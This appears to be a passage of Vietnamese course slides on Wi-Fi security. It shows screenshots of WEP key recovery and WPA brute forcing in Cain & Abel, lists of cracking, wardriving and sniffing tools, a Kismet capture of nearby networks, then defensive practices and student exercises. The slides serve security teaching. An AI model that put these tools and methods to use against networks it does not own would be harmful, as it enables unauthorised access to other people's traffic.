<hidden ssid> 00:22:7F:45:97:19	WPI	34K18 2010-10-23 16:50:31 +C
<hidden ssid> 00:22:7F:65:97:19	WPI	
<hidden ssid> 04:4F:AA:34:79:CA	WPI	
00:1E:2A:68:8D:3E	NO	

You can crack/brute force **WEP** and **WPA** passwords using KisMAC

KisMAC runs on MAC OS X

Phương pháp tấn công

WEP Cracking Using Cain & Abel

Korek's WEP Attack

Keys tested: 50 WEP Key Length: 128 bits Initial part of the key (Hex): A

WEP IVs: 1702528 Fudge Factor: 2 Last KB Brute-Force: last key byte Keyspace: ☐ all-numeric keys only ☐ BCD hex digits only

Korek's Attacks:

☒ A_u15	☒ A_u13_2	☒ A_s5_2	☒ A_u5_2	☒ A_s3
☒ A_s13	☒ A_u13_3	☒ A_s5_3	☒ A_u5_3	☒ A_4_s13
☒ A_u13_1	☒ A_s5_1	☒ A_u5_1	☒ A_u5_4	☒ A_4_u5_1

0) 1

KB	Depth	Byte (vote)
0	0/ 1	6C(277)47(13)21(12)97(12)05(0)F0(
1	0/ 1	6F(280)8B(27)13(24)CC(15)9C(12)9D(
2	0/ 1	63(249)58(15)86(15)28(15)9F(12)39(
3	0/ 1	61(235)47(28)B8(28)36(24)01(15)D0(
4	0/ 1	6C(196)B5(24)99(15)68(13)8D(13)57(
5	0/ 1	6E(314)3E(45)41(28)D2(24)18(15)40(
6	0/ 1	65(186)8E(27)C9(25)5A(15)7D(13)E3(
7	0/ 1	74(272)5B(39)31(20)CC(25)0B(15)EC(
8	0/ 1	6B(110)18(26)B2(15)06(15)61(15)4D(
9	0/ 1	65(684)64(24)D4(15)EB(15)12(15)F6(
10	0/ 1	79(280)2D(30)01(30)31(28)77(24)F0(
11	0/ 1	30(326)7B(81)0E(41)1C(39)A5(28)19(

WEP Key found !

ASCII: localnetkey00
Hex: 6C6F63616C6E65746B65793030

PTW WEP Attack

Cracking 128 bit key ... (done)

WEP Key found !
ASCII: localnetkey00
Hex: 6C6F63616C6E65746B65793030

Attack stopped.

Start Cancel

Start Exit

<http://www.oxid.it>

Phương pháp tấn công

WPA Brute Forcing Using Cain & Abel

3 wireless capture adapter nr. 00

Stop

WPA-PSK Auths

☒ Send to Cracker

File size: 24 bytes

Analyze Delete Save As

WEP Injection

☐ ARP Requests

TxRate (Mbps)

2

BSSID	Last seen	Vendor	Signal	SSID	Enc	Mode	Channel	Rates (Mbps)
0012A9087EC0	26/02/2008 - 21...	3COM EUR...	-57 dBm	localnet	WPA	Infrastructure	9 (2452000 ...	6, 9, 12, 18...

MAC Address	Last seen	Vendor	Signal	Rate	Packets	ARP Requests
0013020FD631	26/02/2008 - 21...	Intel Corpor...	-73 dBm	54 Mbps	376	0


Cain can **recover passwords** by sniffing the wireless network, and **crack WPA-PSK encrypted passwords** using dictionary and brute-force attacks

<http://www.caid.it>

Phương pháp tấn công

WPA Cracking Tool: Elcomsoft Wireless Security Auditor

- Elcomsoft Wireless Security Auditor allows network administrators to **audit** accessible wireless networks
- It comes with a built-in wireless network sniffer (with AirPcap adapters)
- It tests the strength of WPA/WPA2-PSK passwords protecting your wireless network



Phương pháp tấn công

WEP/WPA Cracking Tools



jc-wepcracker

<http://www.802.11mercenary.net>



WepAttack

<http://wepattack.sourceforge.net>



Wesside-ng

<http://www.aircrack-ng.org>



chopchop

<http://www.netstumbler.org>



dwepcrack

<http://www.dachb0den.com>



Airoway

<http://www.xoroz.com>



WEPCrack

<http://wepcrack.sourceforge.net>



WepDecrypt

<http://wepdecrypt.sourceforge.net>


Công cụ tấn công

Wi-Fi Sniffer: **Kismet**

It is an 802.11 Layer2 wireless network detector, sniffer, and intrusion detection system

Identifies networks by passively collecting packets

Detects hidden networks and presence of nonbeaconing networks via data traffic



The screenshot displays the Kismet Sort View Windows interface. The main window shows a list of detected wireless networks with columns for Name, BSSID, I/C, Ch, Freq, Pkts, Size, Bcn, Sig, Cnt, Vars, and Cty. The list includes networks like TRENDnet, linksys_SES_45997, and others. A configuration dialog box is open, showing settings for Name, Chan, and Rate. The dialog also includes checkboxes for Lock, Hop, and Dwell, and a list of channels. The bottom of the window shows error messages related to GPS updates.

Name	BSSID	I/C	Ch	Freq	Pkts	Size	Bcn	Sig	Cnt	Vars	Cty	Seen by	
TRENDnet	00:14:D1:5F:97:12	A	0	1	2417	1	0B	---	---	1	TrendwareI	---	wlan0
linksys_SES_45997	00:16:86:1B:E4:FF	A	0	6	2447	2	0B	---	---	1	Cisco-Link	---	wlan0
Q9F92	00:1F:90:F2:CB:C2	A	N	1	2412	3	0B	---	---	1	ActiontecE	US	wlan0
landscapers	00:14:BF:07:2F:84	A	N	6	2437	4	0B	---	---	1	Cisco-Link	---	wlan0
linksys	00:1A:70:D9:BC:13	A	N	6	2437	5	0B	---	---	1	Cisco-Link	---	wlan0
WPA41	00:1F:90:E6:80:84	A	N	11	2482	5	0B	---	---	1	ActiontecE	---	wlan0
EST03	00:1F:90:FA:FA:C8	A	N	---	2412	5	0B	---	---	1	ActiontecE	---	wlan0
Autogroup Probe	00:13:EB:92:3F:CB	P	N	---	---	10	0B	---	---	1	IntelCorpo	---	wlan0
TPS	00:09:58:07:90:82	A	N	11	2462	13	0B	---	---	1	Netgear	---	wlan0
meskas	00:18:01:F5:65:E1	A	0	11	2462	17	0B	---	---	1	ActiontecE	US	wlan0
Xu Chen	00:18:01:F9:70:F0	A	N	6	2442	19	0B	---	---	1	ActiontecE	US	wlan0
TK421	00:18:01:FE:68:77	A	0	6	2442	23	0B	---	---	1	ActiontecE	---	wlan0
Elina-PC-Wireless	00:24:B2:0E:E6:E2	A	0	---	---	---	---	---	---	---	---	---	wlan0
7J480	00:1F:90:E6:84:P1	A	N	---	---	---	---	---	---	---	---	---	wlan0
Pickles	00:1F:33:F3:C5:4A	A	0	---	---	---	---	---	---	---	---	---	wlan0
18.8	00:1E:CE:87:80:72	A	N	---	---	---	---	---	---	---	---	---	wlan0
Sanien_Penguin	00:13:1B:35:5B:CB	A	N	---	---	---	---	---	---	---	---	---	wlan0
BSSID: 00:13:1B:35:5B:CB	Crypt	WEP	Auth	---	---	---	---	---	---	---	---	---	wlan0

Configure Channel

Name: Chan: 9

() Lock (X) Hop () Dwell

Channels: 157,3,7,11,48,64,161,4,8,36,52,149,165

Rate: 3

[Cancel] [Change]

No GPS Info (GPS not connected)

ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect

ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect

ERROR: Could not connect to the spectools server localhost:30569

ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect

ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect

Công cụ tấn công

Wardriving Tools



Aerosol

<http://www.stolenshoes.net>



Airbase

<http://www.802.11mercenary.net>



ApSniff

<http://www.monolith81.de>



WiFiFoFum

<http://wifihopper.com>



StumbVerter

<http://mikepuchol.com>



MiniStumbler

<http://www.stumbler.net>



Driftnet

<http://www.ex-parrot.com>



WarLinux

<http://sourceforge.net>

Công cụ tấn công

RF Monitoring Tools



NetworkManager

<http://projects.gnome.org>



KWiFiManager

<http://kwifimanager.sourceforge.net>



NetworkControl

<http://www.arachnoid.com>



KOrinoco

<http://korinoco.sourceforge.net>



KWaveControl

<http://korinoco.sourceforge.net>



aphunter

<http://www.math.ucla.edu>



Qwireless

<http://www.uv-ac.de>



WMIinfo

<http://zevv.nl>

Công cụ tấn công

Wi-Fi Connection Manager Tools



Aironet Wireless LAN

<http://www.cisco.com>



Intel PROSet

<http://www.intel.com>



Boingo

<http://www.boingo.com>



Odyssey Access Client

<http://www.juniper.net>



HandyWi

<http://www.handywi.com>



Wireless Zero Config

<http://technet.microsoft.com>



Mobile Connect

<http://www3.ipass.com>



QuickLink Mobile

<http://www.smithmicro.com>

Công cụ tấn công

Wi-Fi Traffic Analyzer Tools



Aruba Spectrum Analyzer

<http://www.arubanetworks.com>



AirMagnet Handheld Analyzer

<http://www.airmagnet.com>



OptiView Network Analyzer

<http://www.flukenetworks.com>



Network Packet Analyzer

<http://www.javvin.com>



Network Observer

<http://www.networkinstruments.com>



Ufasoft Snif

<http://www.ufasoft.com>



vxSniffer

<http://www.cam.com>



Network Assistant

<http://www.flukenetworks.com>

Công cụ tấn công

Wi-Fi Raw Packet Capturing Tools



PCAGizmo
<http://pcausa.com>



WirelessNetView
<http://www.nirsoft.net>



Pirni Sniffer
<http://code.google.com>



Tcpdump
<http://www.tcpdump.org>



Airview
<http://airview.sourceforge.net>

Wi-Fi Spectrum Analyzing Tools



Cisco Spectrum Expert
<http://www.cisco.com>



AirMedic
<http://www.airmagnet.com>



WifiSleuth
<http://www.nutsaboutnets.com>



BumbleBee
<http://www.bvsystems.com>



Wi-Spy
<http://www.metageek.net>

Biện pháp phòng chống

How to Detect and Block **Rogue AP**?

Detecting Rogue AP

■ RF scanning

Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area

■ AP scanning

Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its MIBS and web interface

■ Using wired side inputs


Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, CDP (Cisco discovery protocol) using multiple protocols

Blocking Rogue AP

- Deny wireless service to new clients by launching a denial-of-service attack (DoS) on the rogue AP
- Block the switch port to which AP is connected or manually locate the AP and pull it physically off the LAN



Biện pháp phòng chống



Biện pháp phòng chống

How to Defend Against Wireless Attacks?



Wi-Fi Configuration Best Practices

- ✓ Change the default SSID after WLAN configuration
- ✓ Set the router access password and enable firewall protection
- ✗ Disable SSID broadcasts
- ✗ Disable remote router login and wireless administration
- ✓ Enable MAC Address filtering on your access point or router
- ✓ Enable encryption on access point and change passphrase often

Biện pháp phòng chống

How to Defend Against Wireless Attacks?



SSID Settings: Best Practices

- ✓ Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- ✗ Do not use your SSID, company name, network name, or any **easy to guess** string in passphrases
- ✓ Place a **firewall or packet filter** in between the AP and the corporate Intranet
- ✗ Limit the **strength of the wireless network** so it cannot be detected outside the bounds of your organization
- ✓ Check the wireless devices for **configuration** or **setup** problems regularly
- ✓ Implement a different technique for **encrypting traffic**, such as IPSEC over wireless

Biện pháp phòng chống


How to Defend Against Wireless Attacks?



Wi-Fi Authentication Best Practices

- ✓ Choose Wi-Fi Protected Access (**WPA**) instead of WEP
- ✓ Implement **WPA2 Enterprise** wherever possible
- ✗ Disable the **network** when not required
- ✓ Place wireless access points in a **secured location**
- ✓ Keep drivers on all wireless equipment **updated**
- ✓ Use a centralized server for **authentication**

Biện pháp phòng chống



Công cụ bảo mật Wi-fi

Wireless IPS Deployment



Bài tập

1. Nêu các đặc điểm của SSID.
2. Tại sao nói WEP là phương thức mã hoá yếu?
3. Lập bảng tổng hợp các chuẩn chứng thực của mạng wifi 802.11.
4. Mô tả một số mối nguy đối với mạng không dây.

Bài tập

Chọn 4 trong số 6 câu sau:

1. Nêu các đặc điểm của SSID.
2. Lập bảng tổng hợp các chuẩn chứng thực của mạng wifi 802.11.
3. Cài đặt một công cụ khám phá mạng không dây bất kỳ. Phân tích các mạng trong phạm vi xung quanh.
4. Nêu các mối đe dọa khi sử dụng mạng không dây.
5. Cho biết công dụng của các tool trong bộ Aircrack-ng Suite.
6. Trình bày các biện pháp phòng chống tấn công mạng wifi.